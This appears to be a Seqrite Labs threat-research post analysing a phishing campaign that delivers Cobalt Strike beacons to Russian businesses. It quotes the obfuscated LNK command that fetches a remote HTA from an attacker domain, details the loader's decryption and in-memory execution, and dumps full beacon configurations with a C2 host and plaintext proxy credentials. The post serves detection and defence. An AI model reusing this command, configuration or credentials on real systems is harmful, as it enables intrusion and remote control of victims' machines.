
Operation FrostBeacon: Multi-Cluster Cobalt Strike Campaign Targets Russia
Contents
- Introduction
- Key Targets
- Geographical Focus
- Industries Affected
- LNK Cluster
- Initial Access: Archive Delivery
- Phishing Email and Decoys
- Malicious LNK and HTA Loader
- Obfuscated PowerShell Payload
- CVE Cluster
- Phishing Emails
- Chaining CVEs
- Infrastructure and Attribution
- Conclusion
- Seqrite Protection
- IOCs
- MITRE TTPs
- Authors
Introduction
Seqrite Labs has identified a targeted malware campaign, tracked as Operation FrostBeacon, which is delivering Cobalt Strike beacons to companies within the Russian Federation. The phishing emails indicat that the threat group is financially motivated which targets organization responsible for payments, contracts, reconciliation, legal risk. More than 20 initial infection files have been observed where the intrusion relies on a multi-layered infection chain with two different clusters; one infects through phishing archive files that contain malicious shortcut files. The second cluster leverages the legacy CVE-2017-0199 template injection vulnerability and even chains it with another old Equation Editor vulnerability CVE-2017-11882.
Both clusters trigger a remote HTA execution to launch an obfuscated PowerShell loader, capable of decrypting and running shellcode in memory, which leads deployment of Cobalt Strike. The attacker’s ecosystem makes use of multiple Russian-controlled domains configured as command-and-control endpoints alongside a customized Cobalt Strike malleable profile. Multiple infection chains within each cluster have been observed, some seen in the wild by multiple researchers this year. This blog provides a comprehensive analysis of both infection workflow from multiple clusters, its associated infrastructure hunted along with payloads, and the techniques used by the adversary.
Key Targets
Geographical Focus
- Russian Federation
Industries Affected
B2B enterprises in logistics, industrial production, construction, and technical supply, focusing on:
- Finance departments
- Legal departments
- Corporate info mailboxes
LNK Cluster

Initial Access: Archive Delivery
Infection chain begins with the distribution of an archive via phishing email attachment.
Filename: рекламация.zip
MD5: 7096141a5b480e793e9a890b84ebaee2Modified: 2025-11-05 23:15:22First Seen: 2025-11-06 00:08:46 UTC (Russia)
The name, timestamps and first-seen telemetry establish a clear geographic focus, this campaign directly targets users in the Russian Federation. The ZIP file contains two components:
- A decoy Excel workbook intended to appear legitimate
- A malicious LNK file masquerading as a PDF document
Phishing Email and Decoys
We hunted for more such initial infection files based on the Russian filename of the archive file “рекламация” as this did not have any phishing email. This led us to 5 files in total and a couple of more infection chains along with some interesting emails.

In one infection chain, a phishing email has been identified which is sent from the email ID: “Kristina.Yasnova@art[.]cse[.]ru” as seen in the below image. The RAR archive contains a decoy and a shortcut file in a similar fashion.


The emails revolve around contract payments, legal disputes, debt collection, arbitration, and request for act reconciliation. This is typical of sectors where B2B payments and long-term contracts are common. This tactic is consistent with social-engineering campaigns where attackers rely on victims trusting familiar-looking document names, especially those written in their native language. The word “сводная” translates to summary/consolidated sheet, commonly used in logistics, finance, and reporting contexts. In some archive files, there are documents that are not opened but it looks like they are supposed to be decoy lures that don’t indicate any reconciliation statement but just a blood pressure tracker.
Malicious LNK and HTA Loader
Filename: рекламация.pdf.lnk
MD5: 16ae36df5bee92d8c4cae8e17583a2c9
The LNK file is camouflaged to resemble a PDF document through double extension format. The filename “рекламация” means claim/complaint, again fitting business-oriented email lures. When the user double-clicks the file, it triggers the following command via cmd.exe:
· /c powershell -WindowStyle Hidden -Command m^s^h^t^a^ ^h^t^t^p^s^:^/^/^e^z^s^t^a^t^.^r^u^/^f^l^o^w^e^r^s^f^o^r^l^o^v^e^.^g^i^f

The execution chain reveals several clear malicious behaviour. PowerShell launches in hidden window mode, preventing any visible prompt from alerting the user. The attacker triggers mshta.exe through character-level obfuscation (m^s^h^t^a) to evade straightforward detections. Immediately after execution, the script reaches out to a remote URL to fetch the next-stage payload. The LNK file never opens any local decoy document, allowing the infection to proceed silently in the background. The URL in the LNK file is:
- hxxps://ezstat[.]ru/flowersforlove.gif
Although appearing as a GIF image, this resource acts as a redirector or loader stage. When mshta.exe accesses it, the server responds by delivering the actual malicious component:
· hxxps://valisi[.]ru/dosing.hta
The HTA file acts as the core execution component in the early attack stage, leveraging full Windows scripting privileges through mshta.exe, enabling silent script execution without restrictions.

Once triggered, the HTA reconstructs multiple Base64-encoded blocks into a gzip-compressed PowerShell script, prepares the environment for next-stage payload delivery, and initiates execution through embedded logic. These layered encodings introduce obfuscation, hinder static analysis, and ensure that the attack chain progresses smoothly while avoiding early detection.
Obfuscated PowerShell Payload
The final PowerShell stage performs several key functions. It implements a three-layer obfuscation sequence, each step intentionally designed to delay exposure of malicious logic. The first layer is a gzip-compressed Base64 string, embedded inside a MemoryStream. When decoded and decompressed, it yields the second-stage PowerShell script. This script contains two major functions:
- func_get_proc_address: dynamically resolves unmanaged Windows API addresses by abusing the .NET internal class Microsoft.Win32.UnsafeNativeMethods, and specifically its methods GetModuleHandle and GetProcAddress.
- func_get_delegate_type: constructs runtime delegate types using System.Reflection.Emit to allow execution of function pointers as managed delegates.
Their role is to build a complete in-memory execution framework, enabling the loader to call APIs without invoke declarations and without writing any artifacts to disk.

Inside this second-stage script is the third and final layer: a Base64-encoded blob stored in the variable $v_code. After decoding, the script performs a byte-wise XOR operation with the key 35. This produces a raw shellcode buffer and then the script allocates executable memory using VirtualAlloc with the correct parameters for RWX allocation (0x3000 allocation type and 0x40 protection flag).
The decrypted shellcode is copied and executed through a dynamically generated function pointer. This final shellcode is the Cobalt Strike Beacon loader, completing the multi-stage fileless execution chain. The combination of compression, nested Base64, XOR encoding, dynamic API resolution, and direct in-memory execution aligns with contemporary tradecraft designed to evade AMSI, bypass EDR instrumentation, and avoid disk-based detection entirely.

The disassembly is a Windows x86 shellcode which is commonly seen in malware beacons implementing a reflective loader that dynamically resolves Win32 APIs without imports by traversing the PEB, locating kernel32.dll and hashing exported function names using a ROR-13 algorithm. This is to obtain pointers to LoadLibraryA, GetProcAddress, VirtualAlloc, WinInet functions, and other system calls.

After resolving its API set, it loads wininet.dll, and establishes an HTTP-based command-and-control channel masquerading as normal web traffic using disguised headers and path strings resembling jQuery files, allocates RWX memory, downloads a secondary payload in chunks, writes it into the allocated region, and transfers execution to the newly received code; functionally making this a staged malware beacon designed for remote command execution, payload delivery, and persistent control of the compromised host. The stager configuration is as follows:
{‘CobaltStrikeStager’: {‘raw’: [{‘netloc’: ‘update.ecols.ru’, ‘path’: ‘/jquery-3.3.1.slim.min.js’, ‘port’: 8443, ‘headers’: {‘Accept’: ‘text/html,application/xhtml+xml,application/xml;q=0.9,/;q=0.8′, ‘Accept-Language’: ‘en-US,en;q=0.5’, ‘Referer’: ‘http://code.jquery.com/’, ‘Accept-Encoding’: ‘gzip, deflate’, ‘User-Agent’: ‘Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko’}, ‘inet_flags’: [‘INTERNET_FLAG_RELOAD’, ‘INTERNET_FLAG_NO_CACHE_WRITE’, ‘INTERNET_FLAG_SECURE’, ‘INTERNET_FLAG_KEEP_CONNECTION’, ‘INTERNET_FLAG_IGNORE_CERT_DATE_INVALID’, ‘INTERNET_FLAG_IGNORE_CERT_CN_INVALID’, ‘INTERNET_FLAG_NO_UI’], ‘watermark’: 987654321, ‘type’: ‘HTTPS’}]}} {“Headers”: “Accept: text/html,application/xhtml+xml,application/xml;q=0.9,/;q=0.8\r\nAccept-Language: en-US,en;q=0.5\r\nReferer: hxxp://code.jquery.com/\r\nAccept-Encoding: gzip, deflate\r\nUser-Agent: Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko\r\n”, “Type”: “Metasploit Download”, “URL”: “hxxp://update.ecols.ru/jquery-3.3.1.slim.min.js”}
This portion represents a Cobalt Strike stager masquerading as a JS CDN download, which is typical for a first-stage loader that fetches payload over stealth HTTP(S), attempting to blend with web traffic. The configuration below shows a much deeper profile: a fully configured HTTPS beacon. Some important details:
- Post-processing including Base64-URL decode & XOR for payload obfuscation
- Hard-coded proxy and credentials
- Process injection uses NtMapViewOfSection
{‘CobaltStrikeBeacon’: {‘raw’: [{‘BeaconType’: [‘HTTPS’], ‘Port’: 8443, ‘SleepTime’: 45000, ‘MaxGetSize’: 2801745, ‘Jitter’: 37, ‘MaxDNS’: ‘Not Found’, ‘PublicKey’: ‘30819f300d06092a864886f70d010101050003818d003081890281810084fcb90f0cb2f1dbe9de6913412e0a42fedd862c395c36c63006921d1eb5fe2860296e99283284318e84109d27ec8a17146ef21241c8012ec2ccd553b61663454d369b35189df81c8b0636513c4e9d97850e675bc3fb888bff30af985a21e5564f55c5be5275010d9b874f2a06b001ade04a3b5274bdacc1e6b8e239338f1165020301000100000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000’, ‘C2Server’: ‘update.ecols.ru,/jquery-3.3.1.min.js’, ‘UserAgent’: ‘Not Found’, ‘HttpPostUri’: ‘/jquery-3.3.2.min.js’, ‘Malleable_C2_Instructions’: [‘Remove 1522 bytes from the end’, ‘Remove 84 bytes from the beginning’, ‘Remove 3931 bytes from the beginning’, ‘Base64 URL-safe decode’, ‘XOR mask w/ random key’], ‘HttpGet_Metadata’: ‘Not Found’, ‘HttpPost_Metadata’: ‘Not Found’, ‘SpawnTo’: ‘00000000000000000000000000000000’, ‘PipeName’: ‘Not Found’, ‘DNS_Idle’: ‘Not Found’, ‘DNS_Sleep’: ‘Not Found’, ‘SSH_Host’: ‘Not Found’, ‘SSH_Port’: ‘Not Found’, ‘SSH_Username’: ‘Not Found’, ‘SSH_Password_Plaintext’: ‘Not Found’, ‘SSH_Password_Pubkey’: ‘Not Found’, ‘HttpGet_Verb’: ‘GET’, ‘HttpPost_Verb’: ‘POST’, ‘HttpPostChunk’: 0, ‘Spawnto_x86’: ‘%windir%\syswow64\dllhost.exe’, ‘Spawnto_x64’: ‘%windir%\sysnative\dllhost.exe’, ‘CryptoScheme’: 0, ‘Proxy_Config’: ‘hxxp://45.147.14.106:62900’, ‘Proxy_User’: ‘MxvNcQHY’, ‘Proxy_Password’: ‘3uuN9iwg’, ‘Proxy_Behavior’: ‘Use proxy server’, ‘Watermark’: 987654321, ‘bStageCleanup’: ‘False’, ‘bCFGCaution’: ‘False’, ‘KillDate’: 0, ‘bProcInject_StartRWX’: ‘False’, ‘bProcInject_UseRWX’: ‘False’, ‘bProcInject_MinAllocSize’: 17500, ‘ProcInject_PrependAppend_x86’: [‘9090’, ”], ‘ProcInject_PrependAppend_x64’: [‘9090’, ”], ‘ProcInject_Execute’: [‘ntdll:RtlUserThreadStart’, ‘CreateThread’, ‘NtQueueApcThread-s’, ‘CreateRemoteThread’, ‘RtlCreateUserThread’], ‘ProcInject_AllocationMethod’: ‘NtMapViewOfSection’, ‘bUsesCookies’: ‘True’, ‘HostHeader’: ”}]}} {“BeaconType”: [“HTTPS”], “Port”: 8443, “SleepTime”: 45000, “MaxGetSize”: 2801745, “Jitter”: 37, “C2Server”: “update.ecols.ru,/jquery-3.3.1.min.js”, “HttpPostUri”: “/jquery-3.3.2.min.js”, “Malleable_C2_Instructions”: [“Remove 1522 bytes from the end”, “Remove 84 bytes from the beginning”, “Remove 3931 bytes from the beginning”, “Base64 URL-safe decode”, “XOR mask w/ random key”], “HttpGet_Verb”: “GET”, “HttpPost_Verb”: “POST”, “HttpPostChunk”: 0, “Spawnto_x86”: “%windir%\syswow64\dllhost.exe”, “Spawnto_x64”: “%windir%\sysnative\dllhost.exe”, “CryptoScheme”: 0, “Proxy_Config”: “hxxp://45.147.14.106:62900”, “Proxy_User”: “MxvNcQHY”, “Proxy_Password”: “3uuN9iwg”, “Proxy_Behavior”: “Use proxy server”, “Watermark”: 987654321, “bStageCleanup”: “False”, “bCFGCaution”: “False”, “KillDate”: 0, “bProcInject_StartRWX”: “False”, “bProcInject_UseRWX”: “False”, “bProcInject_MinAllocSize”: 17500, “ProcInject_PrependAppend_x86”: [“kJA=”, “Empty”], “ProcInject_PrependAppend_x64”: [“kJA=”, “Empty”], “ProcInject_Execute”: [“ntdll:RtlUserThreadStart”, “CreateThread”, “NtQueueApcThread-s”, “CreateRemoteThread”, “RtlCreateUserThread”], “ProcInject_AllocationMethod”: “NtMapViewOfSection”, “bUsesCookies”: “True”, “HostHeader”: “”}
More such infection files that use different set of domains and stagers were observed that triggers MSHTA process via PowerShell, to eventually decode and load shellcode in-memory to deploy Cobalt Strike beacon.
CVE Cluster

In the second cluster, we identified even DOCX files being sent as a phishing attachment. This exploits the common CVE-2017-0199 vulnerability to trigger equation editor that leads to execution of a remote HTA file.
Phishing Emails
The phishing email in this case claims to be a legal demand for debt repayment. It states that if payment is not received before 14.03.25, they will file a claim in the Khabarovsk Arbitration Court to recover overdue funds, including penalties and interest. The message cites specific terms of a supposed contract and requests a signed and certified reconciliation statement, original document to be mailed to their legal address and to maintain the email correspondence trail.

Another email with similar structure cites different payment deadlines and legal region. It states payment is recognized by date of bank transfer, per contract agreement and ends with a detailed signature block including bank account data.


More such emails have been observed which clearly indicate a mass phishing template, manually or automatically reused. Inside the malicious document attachement рекламация.docx, the word/settings.xml.rels file contained an attachedTemplate relationship referencing an external template hosted at aquacomplect[.]ru as shown below:

This configuration causes Microsoft Word to request and load a remote template during document initialization. Such externally referenced templates are consistent with the exploitation technique associated with CVE-2017-0199, where attackers embed a remote URL to deliver a secondary payload (commonly HTA or script-based malware) without requiring macros. The presence of the aquacomplect.ru domain therefore confirms the document’s use of remote template injection as part of its infection chain. In one chain, we identified HTML-entity encoded in hex format which downloads an RTF file that can contain embedded macros or exploit payloads via OLE objects.

Chaining CVEs
In most chains, we observed the document downloading an RTF file which exploits another old vulnerability CVE-2017-11882 in Equation Editor. Even many years later, threat actors still attempt to exploit this despite patching. Similar chaining of both these vulnerabilities was observed in the wild with CVE-2017-0199 being used for delivery, while CVE-2017-11882 is used for execution of remote HTA file after redirection similar to LNK cluster that leads to Cobalt Strike.

Even in 2025, SideWinder chained these specific CVEs targeting high-level government institutions in South Asia (Sri Lanka, Bangladesh, Pakistan), where they used malicious Word/RTF files that exploited both CVE-2017-0199 and CVE-2017-11882 as initial infection vectors.
Infrastructure and Attribution
Based on the URL of the Cobalt Strike stager “update[.]ecols[.]ru” that downloads the final beacon, we hunted for similar ones and identified 40+ such URLs using the following query.

This led us to additional campaigns with similar archive and document files and multiple decoys in Russian language. The domains observed are all registered with Russian provider and creation date details are mentioned below.
| Domain | Creation Date | Registrar |
| incident.zilab[.]ru | 2015-11-15T09:46:56Z | RU-CENTER-RU |
| mcnn[.]ru | 2004-10-18T20:00:00Z | R01-RU |
| order.edrennikov[.]ru | 2007-08-26T20:00:00Z | RU-CENTER-RU |
| cba.abc92[.]ru | 1999-10-26T15:07:24Z | RU-CENTER-RU |
| forensics[.]jwork[.]ru | 2009-05-06T20:00:00Z | RD-RU |
| hostbynet[.]ru | 2017-04-09T21:43:46Z | R01-RU |
| moscable77[.]ru | 2019-03-26T11:32:10Z | REGRU-RU |
| gk-stst[.]ru | 2023-01-12T05:38:27Z | REGTIME-RU |
| aquacomplect[.]ru | 2016-02-26T15:47:04Z | REGRU-RU |
| ezstat[.]ru | 2011-01-13T13:41:30Z | RU-CENTER-RU |
| ekostroy33[.]ru | 2020-10-14T07:22:13Z | R01-RU |
| valisi[.]ru | 2016-03-11T10:14:40Z | REGRU-RU |
| bsprofi[.]ru | 2010-12-29T11:51:35Z | REGTIME-RU |
| iplis[.]ru | 2011-01-15T19:15:01Z | RU-CENTER-RU |
| zetag[.]ru | 2015-12-18T09:47:12Z | RD-RU |
| lieri[.]ru | 2020-03-04T15:48:22Z | REGRU-RU |
| dosingpumps[.]ru | 2015-04-03T08:57:01Z | RD-RU |
| esetnod64[.]ru | 2023-08-14T16:38:10Z | REGRU-RU |
| yadro[.]ru | 2000-12-19T21:00:00Z | RU-CENTER-RU |
| iplogger[.]ru | 2011-01-22T04:15:13Z | RU-CENTER-RU |
| krona77[.]ru | 2018-12-19T11:06:01Z | BEGET-RU |
| bti25[.]ru | 2022-12-10T06:57:06Z | BEGET-RU |
| emec[.]su | 2015-06-05T16:01:05Z | RD-SU |
| gemme-cotti[.]ru | 2016-02-02T20:21:38Z | REGRU-RU |
Based on our analysis, we assess that the threat actor is a Russian-speaking financially motivated cybercrime group based on the phishing emails and targets. We observed overlap of TTPs and targeting with the Cobalt Group that targeted financial institutions around the world, but haven’t seen any specific malware families used by them in our Operation FrostBeacon.
Conclusion
Seqrite Labs has analyzed a multi-cluster campaign targeting Russian B2B enterprises focusing on finance and legal departments. Tracked as Operation FrostBeacon, this financially motivated cybercrime group employs two parallel delivery vectors, a malicious DOCX lure and a weaponized ZIP archive where both ultimately converge on the same goal: the in-memory deployment of Cobalt Strike Beacon.
In the first path, the threat actors distributed a Word document that exploits with CVE-2017-0199 that is chained it with CVE-2017-11882. Opposite to this, the second infection path delivers a malicious archive containing a shortcut file. Both chains lead to execution of a remote HTA file after redirection through Russian domains to launch a multi-layered PowerShell loader. The loader uses three layers of encoding that executes shellcode to download stager and finally inject into a legitimate process, culminating in the stealthy deployment of a Cobalt Strike.
Seqrite Protection
- lnk.trojan.1762957461
- Trojan.A18583779
- lnk.trojan.1742297824
- Trojan.Script.38976
- GenericPMF.S30570383
IOCs
Files
| Archive | |
| 7096141a5b480e793e9a890b84ebaee2 | рекламация.zip |
| 833aa0a39625a4014c3c019ecf06a577 | рекламация.rar |
| 8ddcc3d272dd6b926d5c439a59198b51 | договор.rar |
| 58f1700e70ea49c0c520429fae09391b | (RAR) |
| c088e4f9875bf4df552e418a54c4ce07 | Kristina.Yasnova@art.cse[.]ru |
| 7261fc5b42cc63ae34f520fc8f3ef5a4 | kornilova@impex-him[.]ru |
| c088e4f9875bf4df552e418a54c4ce07 | Kristina.Yasnova@art.cse[.]ru |
| 8f60ad980885ff0000f6a9d29ce95376 | a.s.rogov@kzst45[.]ru |
| 5facd6d79a20249fd58c29f9dc98dfe2 | a.s.rogov@kzst45[.]ru |
| bbd10ee2ff2488faa297593e79df4512 | karina@toolhaus[.]ru |
| 456289209b90d09e54a1a439e3fe5248 | karina@toolhaus[.]ru |
| 7340c916254e31e0dbb7fcec7a89cfb0 | yakovleva@effectovent[.]ru |
| 8ba9f38456557e58bf4613b363298d55 | yakovleva@effectovent[.]ru |
| 08fc33687a6158dd15aa72e631905e10 | yakovleva@effectovent[.]ru |
| 48d588add63a0373ec896da4ee59b79e | buh@toolhaus[.]ru |
| LNK | |
| 16ae36df5bee92d8c4cae8e17583a2c9 | рекламация.pdf.lnk |
| eb0516a78fa169ab0867cb9b98136357 | рекламация.pdf.lnk |
| 16e9c51f60b629257140cb6ffc7a36ec | рекламация.pdf.lnk |
| f16417878356a08f840dac7f03461b5d | акт сверки.xls.lnk |
| 5e51ff594c46170ef278d1c18cded7d0 | Договор.pdf.lnk / досудебное.pdf.lnk |
| Document | |
| ff96714b6e31e362e7acce7338f30cf0 | рекламация.docx |
| f3a4176a981e50d76b8e4716400e86f2 | рекламация.docx |
| 0e1aa36d57416bac883e11f5860348cc | рекламация.doc |
| adf61ffa03806b954450c8954fb976c7 | рекламация.doc |
| 94b800809107fb2ef6ec640ff1e0fb51 | рекламация.doc |
| 6d4691e3262d4271f76b14a9ea511ca5 | претензия.docx |
| dfb56174c5ec2d0d8d82eb4b5ebf4f38 | требование_19.03.docx |
| 8d0821b0bb290beb156ad836237cff05 | досудебное.doc |
| f9026fabfb8d131863ad06fd72eb2717 | исковое_19.03.docx |
| 5461a16272491f8e8b460c687d3436a6 | претензия.doc |
| 5667aa62833dd6ebd15da40130ab963d | рекламация_исх_05.04.24.doc.doc |
| 55bcc275baaae11ab634c03a9de36557 | siro.doc |
| dcad3be881d072240b4c5c601e562ed2 | fox.docx / aqua.docx |
| a02f62d86f127b2547beac11420165fa | reklamatsiia.doc |
| 5efb844fefdbd92ccab34a5ec135ecac | tmppzd1p0zv.docx |
| 30517af2afba9baf55941c250cfd8a0f | tramp.rtf |
| cdfb407a0b894f5b4a6108273b81d864 | logista.rtf |
| 98f21aabbf9a76d762813d6c0ec8c876 | first.rtf |
| 600aeffa4395c00be2958fd8dd5135a8 | gogo.rtf |
| 2e8a01026b5c298a9b1d2519241f0b16 | openai.rtf |
| 582f7f2c93b6e14fb6c14a9b3ad09a83 | bg.rtf |
| ef854d4cb12974fc702d10b403b3ef0b | care.rtf |
| c1f40aeaf0606255920a3b82e80b64cc | (RTF) |
| ac558fd07ffa0d6831d523b8af8ac80b | (RTF) |
| c1f40aeaf0606255920a3b82e80b64cc | (RTF) |
| 6b8d22221e7c0dbcde24bc687a7dd6cd | (RTF) |
| a5bc486ca38160ae9f54650d790d9684 | (RTF) |
| ba8a950edf8c1414a978d9a4111343e2 | (DOCX) |
| HTA | |
| 020829a48c813d34aa68bcda4695144e | dosing.hta |
| 74f23f2e1e9d209d0961bbf6ff74dafe | ya.hta |
| 2516898e2cb2cb1dca166bc69b7379c2 | complex.hta |
| adef76d41463df53283588622c5e48e3 | min.hta |
| dcdc1bad9fb1c049b7f28afa7dc8712a | z.hta |
| a20f54df1e75c661d6670447d74ce6f7 | (HTA) |
| 976649b232d3525dd239f7139a65dd92 | logista.hta |
| 9e5488696f4c5bf354e2e94775d9277c | profit.hta |
| 7059cd5ff17c2983ee6f33053d501ab3 | china.hta |
| 835f3661ef77bc4c083f6da9b11c6e5e | nciki.hta |
| 594d802ceebb1042101ffafa3e98caa6 | mida.hta |
| 8bddf8880ab3c631abd3ca452924d556 | gays.hta |
| Cobalt Strike Stager/Beacon | |
| f87227dad7bedf66bf1a1b97aa36bf62 | |
| 2c18c78ec584c5d2d045c9ab94774ad7 | |
